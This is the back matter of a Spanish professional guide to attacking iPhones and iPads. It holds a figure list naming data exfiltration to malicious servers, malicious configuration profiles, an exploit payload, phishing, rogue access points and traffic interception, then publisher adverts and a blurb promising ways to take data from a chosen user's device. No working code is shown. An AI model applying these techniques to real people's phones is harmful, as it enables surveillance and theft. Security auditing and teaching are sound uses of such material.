Imagen 04.07: Selección de diccionario y reglas	77
Imagen 04.08: Contraseña recuperada con <i>IG's Password Recovery</i>	77
Imagen 04.09: <i>Script backup_tool.py</i> del conjunto de herramientas <i>iPhone dataprotection</i>	78
Imagen 04.10: <i>iPhone Backup Browser</i> sobre copia de seguridad	78
Imagen 04.11: Herramienta <i>SQLite Administrator</i>	81
Imagen 04.12: Características que puede recuperar <i>Recover Messages</i>	82
Imagen 04.13: Captura de conversaciones de <i>Whatsapp</i> realizadas por <i>Recover Messages</i>	82
Imagen 04.14: Aplicación <i>plist Editor</i>	83
Imagen 04.15: PIN de la aplicación <i>Dropbox</i> almacenado en un fichero <i>plist</i> del <i>backup</i>	84
Imagen 04.16: Conversión de <i>cookies</i> con <i>BinaryCookieReader.py</i>	85
Imagen 04.17: Edición de <i>cookies</i> con extensión <i>Cookies Manager</i>	86

Imagen 04.18: <i>BinaryCookies</i> de <i>Linkedin</i>	87
Imagen 04.19: Volcado de <i>Keychain</i> con <i>keychain tool</i>	87
Imagen 04.20: Volcado de <i>Keychain</i> con <i>ElcomSoft Phone Password Breaker</i>	88
Imagen 04.21 Selección de copias de seguridad	89
Imagen 05.01: Opciones de contraseña	91
Imagen 05.02: Instalación de dependencias	92
Imagen 05.03: Ejecución de <i>iPhone DataProtection</i>	93
Imagen 05.03: <i>Script</i> utilizado para la clonación de particiones	93
Imagen 05.04: <i>HI Explorer</i> leyendo imagen DMG	93
Imagen 05.05: <i>HFSExplorer</i> cargando el fichero de claves <i>PLIST</i>	94
Imagen 05.06: Metadatos en sistema de ficheros HFS	94
Imagen 05.07: Extracción de datos en sistema de ficheros HFS	95
Imagen 05.08: Datos extraídos y cifrados en sistema de ficheros <i>HI FS</i>	95
Imagen 05.09: Fórmula para medir la fortaleza de una contraseña	96
Imagen 05.10: Arranque de un dispositivo <i>iPhone</i>	97
Imagen 05.11: Inicio de dispositivo en modo DFU (<i>Device Firmware Upgrade</i>)	97
Imagen 05.12: Extrayendo fichero de claves <i>Keys.plist</i>	98
Imagen 05.13: Modificadores permitidos en <i>RedSn0w</i>	98
Imagen 05.14: arranque de herramienta <i>RedSn0w</i>	99
Imagen 05.15: Redcción de puertos a través de herramientas <i>DataProtection</i>	99
Imagen 05.16: Extracto de <i>script</i> de fuerza bruta de <i>passwd</i>	100
Imagen 05.17: Ataque basado en fuerza bruta de contraseña	101
Imagen 05.18: Extracto de fichero <i>PLIST</i> con claves para descifrar la base de datos <i>KeyChain</i>	102
Imagen 05.19: Visualización por pantalla de elementos en la base de datos <i>keyChain</i>	102
Imagen 05.20: Estructura base de datos <i>Cache.db</i>	103
Imagen 05.21: Usuarios encontrados en base de datos de cache de <i>Safari</i>	104
Imagen 05.22: Contraseña encontrada en base de datos <i>cache.db</i>	104
Imagen 06.01: Distinta información que <i>Oxygen Forensic</i> es capaz de extraer	106
Imagen 06.02: Creación de un nuevo caso de análisis forense con <i>Oxygen Forensic</i>	107
Imagen 06.03: Dirección de los tipos de datos que <i>Oxygen Forensic Suite</i> extraerá	108
Imagen 06.04: Resumen de los datos extraídos de un dispositivo	109
Imagen 06.05: Ejemplo de parte de un <i>Time-Line</i> de un dispositivo	110
Imagen 06.06: Información extraída de un contacto en concreto	111
Imagen 06.07: Información de un contacto en las diversas aplicaciones de un dispositivo	112
Imagen 06.08: Gráfico "Estadísticas de Comunicación" para ver la relación de un contacto	112
Imagen 06.09: <i>Oxygen Forensic Suite</i> analiza en detalle <i>FourSquare</i>	113
Imagen 06.10: Ubicaciones GPS reconocidas de un terminal <i>iOS</i>	114
Imagen 06.11: Características de cada mensaje enviado y recibido	114
Imagen 06.12: Análisis de <i>Whatsapp</i>	115
Imagen 06.13: Registro de eventos de llamadas	115
Imagen 06.14: Información de <i>Gmail</i> extraída de un dispositivo móvil con análisis forense	116
Imagen 06.15: Localización de un punto en <i>Google Maps</i>	117
Imagen 06.16: Datos extraídos del dispositivo referentes a <i>Twitter</i>	118

Imagen 06.17: Vista del diccionario de <i>Oxygen Forensic</i>	119
Imagen 06.18: Datos de <i>Droptax</i> y revision de ficheros <i>dh</i> con <i>SQLite Viewer</i>	119
Imagen 06.19: Algunas <i>apps</i> de <i>spyware</i> reconocidas por <i>Oxygen Forensic Suite</i>	120
Imagen 06.20: Listado de ficheros de un dispositivo.....	121
Imagen 06.21: Vista del fichero <i>log</i> del dispositivo	122
Imagen 07.01: Campos robados de la agenda de contactos, por la <i>app</i> <i>Find And Call</i>	127
Imagen 07.02: Log de la aplicación <i>Lampres Lives</i> de la empresa <i>Storm8</i>	128
Imagen 07.03: Petición de <i>Path</i> que enviaba los datos de la agenda a los <i>servers</i> . (Parte 1)	128
Imagen 07.03: Petición de <i>Path</i> que enviaba los datos de la agenda a los <i>servers</i> . (Parte 2)	129
Imagen 07.04: Opción de "Buscar amigos" que enviaba los contactos a <i>Twitter</i>	129
Imagen 07.05: <i>InstaStock</i>	130
Imagen 07.06: Correo de <i>Apple</i> rechazando una aplicación de <i>TapBots</i> que hace uso del UDID	132
Imagen 07.07: Comparativa de alternativas al clásico UDID.	133
Imagen 07.08: Metodo implementado para acceder a identificadores únicos de dispositivo.	134
Imagen 07.09: Salida por consola a del metodo que extrae varios identficadores únicos	134
Imagen 07.10: Salida por consola con un <i>iPhone 4S</i>	135
Imagen 07.11: Solicitud de autorizacion de una <i>app</i> iOS para acceder a los contactos.	136
Imagen 07.12: Código para chequear si el usuario ha concedido permiso a la <i>app</i>	136
Imagen 07.13: Primera parte del código del metodo <i>readAddressBook</i> , que lee la agenda	137
Imagen 07.14: Segunda parte del código del metodo <i>readAddressBook</i> , que lee la agenda	138
Imagen 07.15: Logs de la <i>app</i> , en el que se muestra la extraccion de los datos de la agenda	139
Imagen 07.16: Código del metodo que convierte los datos de diccionario a JSON	140
Imagen 07.17: Aspecto de los datos antes de convertirlos a formato JSON (Parte 1)	140
Imagen 07.17: Aspecto de los datos antes de convertirlos a formato JSON (Parte 2)	141
Imagen 07.18: Datos preparados para enviar al servidor malicioso	141
Imagen 07.19: Aspecto del metodo de envio de datos al server malicioso	142
Imagen 07.20: Código del servidor malicioso que recoge datos enviados por un iOS infectado	143
Imagen 07.21: Aspecto de los datos recibidos en el servidor malicioso	143
Imagen 07.22: UDID en <i>iTunes</i>	143
Imagen 07.23: Botón <i>Use for Development</i> en <i>Organizer</i> de <i>Xcode</i>	144
Imagen 07.24: Aspecto de <i>MCU</i> con los UDID de los dispositivos asociados	144
Imagen 07.25: Funcionamiento de la web <i>whatsmyudid.com</i>	145
Imagen 07.26: Tabla <i>Command Listing</i> con las opciones del protocolo MDM	146
Imagen 07.27: Tabla con toda la información que se puede solicitar a un dispositivo iOS	146
Imagen 07.28: Perfil de configuración (<i>profile.mobileconfig</i>) creado para solicitar el UDID.....	147
Imagen 07.29: Aspecto de la aplicación web que recoge los datos de un dispositivo iOS	148
Imagen 07.30: Aspecto del <i>index.php</i> del servidor que aloja el perfil malicioso	148
Imagen 07.31: Aspecto del código implementado en el fichero <i>retrieve.php</i>	149
Imagen 07.32: Desplegando perfil en un <i>iPhone</i>	150
Imagen 07.33: Instalando el perfil que recaba datos del dispositivo	150
Imagen 07.34: Fichero que almacena la respuesta de un iOS al instalar el perfil malicioso	151
Imagen 07.35: Acceso a <i>iOS Provisioning Portal</i> situado en <i>iOS Dev Center</i>	152
Imagen 07.36: Menú de <i>iOS Provisioning Portal</i>	152

Imagen 07.37. Creando un CSR con <i>Keychain</i> para enviarlo a <i>iOS Provisioning Portal</i>	153
Imagen 07.38. Certificado de distribución disponible para descargarlo	153
Imagen 07.39. Descargando el certificado de distribución	153
Imagen 07.40. Sección para crear un perfil de aprovisionamiento para distribución	154
Imagen 07.41. Fichero <i>Info.plist</i> , con el <i>Bundle Identifier</i>	154
Imagen 07.42. Añadiendo dispositivos al portal de desarrollo de <i>iOS</i>	155
Imagen 07.43. Certificado en estado <i>Pending</i> , una vez se ha hecho la solicitud	155
Imagen 07.44. Certificado en estado <i>Active</i> listo para descargar y ser utilizado	155
Imagen 07.45. Pasos a seguir por los testers de apps en <i>iOS</i>	156
Imagen 07.46. Aspecto del panel de control de <i>iKeyGuard</i>	157
Imagen 07.47. Tabla comparativa de las diferentes versiones de <i>iKeyGuard</i>	157
Imagen 07.48. Funcionalidades del troiano <i>OwnSpy</i> en su versión <i>Gold</i>	158
Imagen 07.49. Proceso de instalación de <i>OwnSpy</i>	158
Imagen 07.50. Accediendo al panel de <i>Mobile Spy</i>	159
Imagen 07.51. Diferentes secciones de la app <i>Mobile Spy</i>	159
Imagen 07.52. Panel de información, dentro del panel de control remoto de <i>Mobile Spy</i>	160
Imagen 07.53. Panel web de control remoto y monitorización de <i>Mobile Spy</i>	160
Imagen 07.54. Comandos SMS de <i>Mobile Spy</i> para <i>iOS</i>	161
Imagen 07.55. Activando <i>LIVE Control Panel</i>	162
Imagen 07.56. Funcionalidades y precio de <i>LIVE Control Panel</i>	162
Imagen 07.57. <i>Oxygen Forensic</i> , detecta <i>spyware</i> y <i>malware</i> en los terminales <i>iPhone</i>	163
Imagen 07.58. Consumo de tráfico con <i>Data Monitor</i>	164
Imagen 07.59. Sitios web visitados automáticamente	164
Imagen 07.60. URL con referencia al usuario <i>Nobita222</i>	165
Imagen 07.61. Dinero ganado por <i>Nobita222</i> en una de las URLs	165
Imagen 08.01. Estadísticas de <i>nugs</i> en <i>iOS</i> recogidas en expedientes CVE	167
Imagen 08.02. <i>JailbrekMe 3.0</i> en <i>Cydia</i>	168
Imagen 08.03. Modificación de <i>User-Agent</i> para conseguir el <i>exploit</i>	169
Imagen 08.04. El documento PDF con solo una arroba	170
Imagen 08.05. Análisis del <i>exploit</i>	171
Imagen 08.06. El <i>payload</i> del <i>exploit</i>	172
Imagen 08.07. El <i>payload</i> descomprimido	173
Imagen 08.08. El <i>payload</i> en claro	173
Imagen 08.09. Ejecución del <i>exploit</i>	180
Imagen 08.10. <i>Jailowned</i>	180
Imagen 08.11. <i>Passwords</i> y política de protección	182
Imagen 08.12. Estructura de <i>iPhone Data Protection</i>	182
Imagen 08.13. <i>Meterpreter</i> para <i>iOS</i>	184
Imagen 09.01. Barra de direcciones en <i>Safari for iOS</i>	187
Imagen 09.02. Ejemplo de <i>phishing</i> del investigador <i>Nitesh Dhanjari</i> en el año 2010	189
Imagen 09.03. Comienzo de la prueba de concepto de <i>David Viera-Kurr</i>	191
Imagen 09.04. Suplantación de la barra de direcciones en <i>iOS 5.1</i>	192
Imagen 09.05. Suplantación de la barra de direcciones en <i>iOS 5.1.1</i> o superior	192

Imagen 09.06. Botón falso que activará <i>phishing</i> y <i>address bar spoofing</i>	195
Imagen 09.07. <i>Facebook</i> con la técnica <i>address bar spoofing</i>	196
Imagen 09.08. <i>iframe</i> debajo de la línea que informa que es <i>phishing</i>	196
Imagen 09.09. Navegador web embebido en <i>Twitter</i> de un sitio móvil	197
Imagen 09.10. Navegador web embebido en <i>Twitter</i>	198
Imagen 09.11. Menú de SET	198
Imagen 09.12. Elección del vector de ataque web en SFT	199
Imagen 09.13. Elección de clonación de sitio web	200
Imagen 09.14. Recepción de tweet malicioso	200
Imagen 09.15. Apertura del navegador embebido	200
Imagen 09.16. Web de <i>Twitter</i> no real mostrada en el navegador embebido	201
Imagen 09.17. Credenciales recogidas del <i>phishing</i>	201
Imagen 09.18. Correo <i>spoofeado</i> para el <i>phishing</i>	202
Imagen 09.19. Acceso al sitio web falso sin barra de direcciones	203
Imagen 09.20. Navegador embebido en <i>Facebook</i> sin la barra de direcciones	204
Imagen 09.21. Petición en HTML ejecutada por el cliente <i>Mail</i>	205
Imagen 10.01. Panel de ajustes en iOS	208
Imagen 10.02. Configuración de la red <i>Wireless</i>	208
Imagen 10.03. Opción "Preguntar al conectar" en las redes <i>Wireless</i>	209
Imagen 10.04. Dispositivo iOS conectado a una red WPA2	210
Imagen 10.05. Dispositivo iOS conectado a un <i>Rogue AP</i>	210
Imagen 10.06. Descifrando tráfico con <i>airdecap-ng</i>	213
Imagen 10.07. Configurando el modo monitor de la tarjeta <i>Wireless</i>	214
Imagen 10.08. Captura de <i>cookie</i> de <i>tuenti</i> en iOS	215
Imagen 10.09. Configuración de la <i>cookie</i> suplantada de <i>tuenti</i>	215
Imagen 10.10. Suplantación de la cuenta de <i>tuenti</i>	216
Imagen 10.11. Negociación WPA2-PSK en una red sin publicación de ESSID	219
Imagen 10.12. Envenenamiento de la tabla ARP de un dispositivo iOS en una red WEP	221
Imagen 10.13. Robo de credenciales de un dispositivo iOS en una red WEP	221
Imagen 10.14. Certificado de <i>Comodo</i> dentro de la lista de confianza de <i>Apple</i>	222
Imagen 10.15. Certificado Trial de <i>Comodo</i>	222
Imagen 10.16. Perfil sin firmar en iOS y el aviso al instalarlo	223
Imagen 10.17. Comandos para firmar el perfil de configuración de iOS	224
Imagen 10.18. Perfil de configuración utilizado por <i>Troisheev</i> en las <i>Zero Nights</i>	224
Imagen 10.19. Esquema presentado por <i>Troisheev</i> en las <i>Zero Nights</i>	225
Imagen 10.20. Configurando preliminares a la ejecución de <i>SSLStrip</i>	227
Imagen 10.21. Visualización de credenciales recogidas mediante <i>SSLStrip</i>	228
Imagen 10.22. Monitorización y comprobación de asociación entre iOS y el punto de acceso	229
Imagen 10.23. Ataque de tipo 0 con <i>aireplay</i> contra dispositivo iOS	229
Imagen 10.24. Opciones de configuración de VPN en la Utilidad de Configuración de iPhone	231
Imagen 10.25. Capturando tráfico CHAP	233
Imagen 10.26. Generación del fichero de <i>hash</i> y de índices con <i>genkeys</i>	234
Imagen 10.27. <i>Astleap</i> devolviendo las credenciales	234

Imagen 11.01: Redes conocidas.....	236
Imagen 11.02: <i>Probes</i> de una captura de <i>airdump-ng</i>	237
Imagen 11.03: Comando <i>echo</i> redirigido al fichero <i>ip_forward</i>	238
Imagen 11.04: <i>Sysctl</i> de configuración para <i>ip_forward</i>	238
Imagen 11.05: Fichero <i>sysctl.conf</i>	238
Imagen 11.06: Comando <i>iptables</i> para enmascarar el tráfico.....	238
Imagen 11.07: Tipos de cifrado disponibles en un AP.....	239
Imagen 11.08: Configuración para una red abierta.....	240
Imagen 11.09: Configuración DHCP con rango por defecto.....	240
Imagen 11.10: Herramienta <i>driftnet</i> capturando imágenes.....	241
Imagen 11.11: Configuración Wi-Fi de una suplantación de AP con WPA2-PSK.....	242
Imagen 11.12: DHCP para un rango IP personalizado.....	242
Imagen 11.13: Fichero de configuración del servidor DHCP.....	243
Imagen 11.14: Se establece la tarjeta inalámbrica en modo monitor.....	243
Imagen 11.15: Comando <i>airbase-ng</i> para la creación del AP.....	243
Imagen 11.16: Se establece la dirección IP estática.....	243
Imagen 11.17: Iniciando el servicio DHCP.....	244
Imagen 11.18: <i>Aircrack-ng</i> para “deautenticación” de clientes.....	244
Imagen 11.19: Fichero <i>.htaccess</i> con la configuración para <i>mod_expire</i>	246
Imagen 11.20: Configuración de SQUID.....	246
Imagen 11.21: <i>Script Perl</i> para la directiva <i>url_rewrite_program</i>	247
Imagen 11.22: <i>Script</i> de redirección y enmascaramiento.....	247
Imagen 11.23: Fichero <i>js</i> infectado con <i>alert</i> en <i>iPhone</i>	248
Imagen 11.24: Panel de control de BeEF.....	250
Imagen 11.25: Borrado de datos de <i>cache</i> en <i>iPhone</i>	252
Imagen 12.01: Componentes típicos de una infraestructura basada en <i>OpenBTS 2.6</i>	256
Imagen 12.02: Componentes típicos de una infraestructura basada en <i>OpenBTS 2.8</i>	257
Imagen 12.03: Componentes de una infraestructura basada en <i>OpenBSC</i>	261
Imagen 12.04: Componentes de una infraestructura basada en <i>OpenBSC</i>	268
Imagen 12.05: Escenario de ataque simulado en el laboratorio.....	281
Imagen 12.06: Captura de una sesión HTTP en el equipo de manipulación.....	285
Imagen 12.07: Vídeo: <i>Owning a PC</i> vía <i>GPRS/Edge</i>	287
Imagen 12.08: Escaneo de puertos por defecto de <i>Nmap</i> , contra de un <i>iPhone 4</i> con <i>iOS 4.3.1</i>	289
Imagen 12.09: Entrando por SSH en <i>iPhone</i> con <i>Jailbreak</i> , con la contraseña de <i>root</i> . (Parte 1).....	289
Imagen 12.09: Entrando por SSH en <i>iPhone</i> con <i>Jailbreak</i> , con la contraseña de <i>root</i> . (Parte 2).....	290
Imagen 12.10: Un ataque a un <i>router</i> 3G compromete las comunicaciones que hay detrás de él.....	291
Imagen 12.11: Otros dispositivos <i>GPRS/Edge</i>	291
Imagen 12.12: Cambio de fecha y hora de un dispositivo <i>iPhone</i>	293
Imagen 12.13: Cambio de fecha y hora de un dispositivo <i>Android</i>	293
Imagen 12.14: Ataque DoS a un <i>iPhone</i> mediante <i>TU Reject Cause Codes</i>	295

Recover Messages

Recover Messages es un servicio que permite examinar y recuperar datos de aplicaciones que utilizan *SQLite* como base de datos. Dichas aplicaciones están incluidas en smartphones *iPhone* y *Android* principalmente, ejemplos de ello son *WhatsApp*, *Line*, *SpotBros* etcétera.

Gracias a *Recover Messages* es posible inspeccionar y recuperar la información de ficheros *SQLite* facilitados por el usuario, que serán tratados en nuestros sistemas o en los de nuestros proveedores de sistemas de forma automática, y totalmente confidencial, incluyendo por supuesto las medidas de seguridad pertinentes.

Tanto la incorporación de ficheros *SQLite* como la obtención de los datos que dichos ficheros almacenan, son guiados paso a paso con asistentes desde la propia web, lo que hace muy sencilla la utilización de este servicio pionero.

El servicio tiene dos modalidades:

- Gratuito. En este caso el usuario tendrá funcionalidades limitadas, siendo posible únicamente acceder a los mensajes *WhatsApp* de los dispositivos *iPhone* y *Android*.
- Con licencia. En este caso el usuario tendrá todas las funcionalidades del servicio, que incluye además de las incluidas en la modalidad gratuita, la posibilidad de recuperar Mensajes SMS y Emails de *iPhone* y *Android*, además de los archivos utilizados con otras aplicaciones de *iPhone* como *tuenti*, *SpotBros* y *Line*.

El servicio está disponible en castellano y en inglés en <http://recovermessages.com>

The screenshot shows the main interface of the Recover Messages website. At the top, there's a navigation bar with 'Inicio' and 'Ayuda' links. The main header features the 'Recover Messages' logo. Below the header, a descriptive sentence states: 'Recover Messages es un servicio que permite examinar y recuperar datos de aplicaciones que utilizan SQLite como base de datos, como WhatsApp, Line, SpotBros etc.'. A section titled 'Características' lists various supported applications and platforms with checkboxes: WhatsApp Android, WhatsApp iPhone, Tuenti iPhone, SpotBros iPhone, Line iPhone, SMS Android, SMS iPhone, Email Android, and Email iPhone. Below this list is a large text input field for the user's data, a 'Subir SQLite (.db)' button, and a checkbox for 'Aceptar las Condiciones de Uso'. A prominent 'Procesar' button is located at the bottom of the form area. The footer contains a small link: 'Temas de uso | Política de Privacidad | Contacta'.

Pantalla principal de *Recover Messages*.

Cálculo Electrónico

"Cálculo Electrónico" se ha convertido en la serie de animación Flash más famosa de España. En clave de humor y con una animación de gran calidad, Cálculo Electrónico es un superhéroe "aspañol" alejado totalmente del patrón establecido en los superhéroes: Cálculo es bajito, gordo, y no tiene ningún poder. Lo que sí tiene es la fijación de salvar a su ciudad "Electrónico City" de cualquier mal.



El origen de "Cálculo Electrónico" fue una campaña de marketing de una web. No obstante, el éxito que tuvo superó todas las expectativas y se creó una identidad propia. "Cálculo Electrónico" ha hecho famoso a su creador, *Nikodemo*, que a partir de entonces creó un estudio de animación llamado *Nikodemo Animation*. Tras los éxitos iniciales, la serie tuvo 3 temporadas de 6 capítulos cada una, incluyéndose en ellas unas tomas falsas, al estilo de las películas con actores reales. Además de los capítulos oficiales se hicieron también capítulos especiales, y una serie paralela llamada "Los huérfanos electrónicos".

En la actualidad los fans de "Cálculo Electrónico" pueden acceder a multitud de productos de la serie, ya que se han generado nuevos capítulos y se han reeditado los antiguos en alta calidad, dichos capítulos están disponibles para dispositivos iPhone, Windows Phone, Windows 8 o Android.



Aplicación de "Cálculo Electrónico" para Windows Phone.

También ha aumentado la demanda de productos de Cálculo, como cómics, DVDs con los capítulos de la serie, muñecos, camisetas, tazas, barajas de cartas y un largo etcétera.



Ejemplos de productos de la tienda de Cállico Electrónico.

Otra novedad son las "Tiras Cállico", que se corresponden a unas tiras cómicas de 3 o 4 viñetas, al estilo de otros personajes conocidos como Garfield o Mafalda. Dichas tiras aparecen cada miércoles y también se pueden ver en los dispositivos mencionados. Además los fans tienen la posibilidad de enviar sus fotos disfrazados de Cállico, o enviar sus propios dibujos de este peculiar superhéroe.



Ejemplo de "Tira Cállico".

Para que los fans estén informados, se mantienen varios canales abiertos sobre el producto:

- **Twitter:** <https://twitter.com/CalicoOficial>
- **Google Plus:** <https://plus.google.com/107186057128422961644/posts>
- **Tuenti:** <http://www.tuenti.com/calicoelectronico>
- **Youtube:** <http://www.youtube.com/calicoelectronicohd>
- **Facebook:** <https://www.facebook.com/CalicoElectronicoOficial>

Además de todo esto, y para mantener vivo el proyecto, se han realizado trabajos en el mundo de la publicidad, visitado una docena de congresos y festivales de cómic, se ha cerrado la ilustración de un libro que pronto saldrá a la venta y se ha firmado un nuevo cómic con Ediciones Babylon que está a punto de ver la luz.

Toda la información acerca de "Cállico Electrónico" y de los productos mencionados está disponible en <http://www.calicoelectronico.com/>

A día de hoy se han vendido más de 500 millones de dispositivos iOS y aunque la seguridad del sistema ha mejorado con cada versión todavía se pueden encontrar vulnerabilidades a explotar. Hay que recordar que el punto más débil en un sistema son los usuarios, una configuración por defecto o incorrecta, la falta de actualización del sistema, o simplemente el desconocimiento del usuario propician y hacen más que probable un ataque exitoso al sistema, con todo el peligro que ello conlleva.



Las auditorías de seguridad en empresas cada vez se encuentran con más dispositivos iOS entre sus objetivos. Las políticas de BYOD (Bring Your Own Device) hacen que cada vez más empleados utilicen sus iPhone o iPad en sus puestos de trabajo, con sus aplicaciones corporativas, y desde las redes de las empresas, lo que hace que haya que pensar en ellos como posibles riesgos de seguridad.

En este libro se han juntado un nutrido grupo de expertos en seguridad en la materia para recopilar en un texto, todas las formas de atacar un terminal iPhone o iPad de un usuario determinado. Utilizando metodologías aplicables a cualquier sistema, como los ataques MITM (Man In The Middle), conexión a puntos de acceso suplantados (AP Rogue), XSS, ataques Client-Side, ataques en redes Wireless, ataques en local, ataques exclusivos de la plataforma iOS como JailOwnMe, el robo de datos a través del backup que se hace en iCloud y cómo utilizar las técnicas de Jailbreak en provecho de un auditor, son algunos de los aspectos que se tratan.

También se presenta una visión global sobre la arquitectura del sistema operativo de Apple guiado por pruebas de concepto, con un enfoque eminentemente práctico, que ayudarán al lector a entender los riesgos a los que están sujetos este tipo de dispositivos, e incluso a replicar las pruebas en su propia máquina. Además se incluyen múltiples iPhone Local Tricks, pequeños trucos a realizar en un dispositivo iPhone teniendo acceso físico a este, mediante los que se podrá consultar la agenda de contactos mediante Siri, o ver las últimas imágenes obtenidas con la cámara del dispositivo.

Después de leer este libro, si un determinado usuario tiene un iPhone o un iPad, seguro que al lector se le ocurren muchas formas de conseguir la información que en él se guarde o de controlar lo que con él se hace.

Otros libros de **0xWORD**



Nivel: Avanzado - Tipo de Libro: Guía Profesional - Temática: Seguridad



0xWORD

www.0xWORD.com

978-84-616-4217-5



9 788461 642175